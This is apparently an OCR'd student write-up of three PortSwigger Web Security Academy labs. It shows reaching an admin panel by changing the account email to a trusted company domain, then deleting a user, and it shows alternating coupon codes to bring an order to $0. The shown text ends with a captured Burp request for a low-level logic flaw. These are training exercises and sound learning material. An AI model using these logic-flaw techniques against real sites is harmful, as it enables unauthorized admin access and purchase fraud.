
Lab : 3 Inconsistent security controls

Vist /admin page and Received restricted message go to Rigister option and register new user

login as a new user

got “update email” option

update email with @dontwannacry.com domain


Nov 2 23:56
Lab: Inconsistent security ×
Inconsistent security cont ×
https://0a61007e03056b4380f2a326002e0036.web-security-academy.net/my-account?id=test
ocs
Kali Forums
Kali NetHunter
Exploit-DB
WhatsApp
Google Hacking DB
OffSec
WebSecurity Academy
LAB Solved
Share your skills!
Continue learning »
Home | Admin panel | My account | Log out
Update email

Inconsistent security controls

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: test

Your email is: test1@dontwannacry.com

Email


navigate the Admin Panel

go to Burpsuite and capture the Admin panel request

in Repeater forward the request with send option

after sending request navigate the received response


in Response note the Carlos user information


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 × +
Send
Cancel
Target: https://0a61007e03056b4380f2a32
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Ready

```
GET /admin HTTP/2
Host: 0a61007e03056b4380f2a326002e0036.web-security-academy.net
Cookie: session=8a8A9GTtlqrSj2gJpPyH8jtGZTVXpcDU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a61007e03056b4380f2a326002e0036.web-security-academy.net/my-account?id=test
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                    </a>
                    <p>
                        |
                    </p>
                    <a href="/my-account?id=test">
                        My account
                    </a>
                    <p>
                        |
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section>
                <h1>
                    Users
                </h1>
                <div>
                    <span>
                        wiener -
                    </span>
                    <a href="/admin/delete?username=wiener">
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="/admin/delete?username=carlos">
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        test -
                    </span>
                    <a href="/admin/delete?username=test">
                        Delete
                    </a>
                </div>
            </section>
```

set the Carlos user delete parameters in request search parameters and click send



```
GET /admin/delete?username=carlos HTTP/2
Host: 0a61007e03056b4380f2a326002e0036.web-security-academy.net
Cookie: session=8a8A9GTtlqrSj2gJpPyH8jtGZTVXpcDU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a61007e03056b4380f2a326002e0036.web-security-academy.net/my-account?id=test
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

This Deletes the User Carlos and Lab solved !!

Lab : 4 Flawed enforcement of Business rules


Log in with provided credentials :

Username : wiener

Password : peter

Place an order and go to Cart

Note Discount Code on the top of page


https://0ab000f103b2e13680d2d12f000e0036.web-security-academy.net/cart

Flawed enforcement of business rules

New customers use code at checkout: NEWCUST5

Store credit: $100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	- 1 + Remove

Coupon: NEWCUST5

Total: $1337.00

Apply the Discount code


go back to home page

navigate to bottom of page


note Signup to Newsletter option

signup with your email

After signup get a new Discount code



test@abc.com




0ab000f103b2e13680d2d12f000e0036.web-security-academy.net

Use coupon SIGNUP30 at checkout!

use both Discount codes 1 by 1

and last after price adjustment place your order :



Store credit:
$100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	- 1 + Remove

Code	Reduction
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10

Total: $0.00


Lab : 5 Low-Level Logic Flaw

Log in with provided credentials :

Username : wiener

Password : peter

Place an order and go to Cart



Low-level logic flaw

Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Coupon:


Add coupon

Apply

Total: $1337.00

Place order

Go to burpsuite , capture the request and send it to Intruder



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
113	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	216.58.208.238	
112	https://contile.services.mozilla.c...	GET	/v1/tiles			204	136					✓	34.117.188.166	
111	https://0a8a00c20349303585d9...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
110	https://0a8a00c20349303585d9...	GET	/cart			200	6369	HTML		Low-level logic flaw		✓	79.125.84.16	
109	https://0a8a00c20349303585d9...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
108	https://0a8a00c20349303585d9...	GET	/product?productId=1	✓		200	5134	HTML		Low-level logic flaw		✓	79.125.84.16	
107	https://0a8a00c20349303585d9...	POST	/cart	✓		302	100					✓	79.125.84.16	
106	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON				✓	216.58.208.226	
105	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML				✓	216.58.208.226	
104	https://0a8a00c20349303585d9...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
102	https://0a8a00c20349303585d9...	GET	/product?productId=1	✓		200	5134	HTML		Low-level logic flaw		✓	79.125.84.16	
101	https://0a8a00c20349303585d9...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
87	https://0a8a00c20349303585d9...	GET	/			200	10994	HTML		Low-level logic flaw		✓	79.125.84.16	


First sent it to intruder

```
POST /cart HTTP/2
Host: 0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Cookie: session=VH4UBuguZ56dLKV1buiD2RbxNoMgbw8b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Referer:
https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

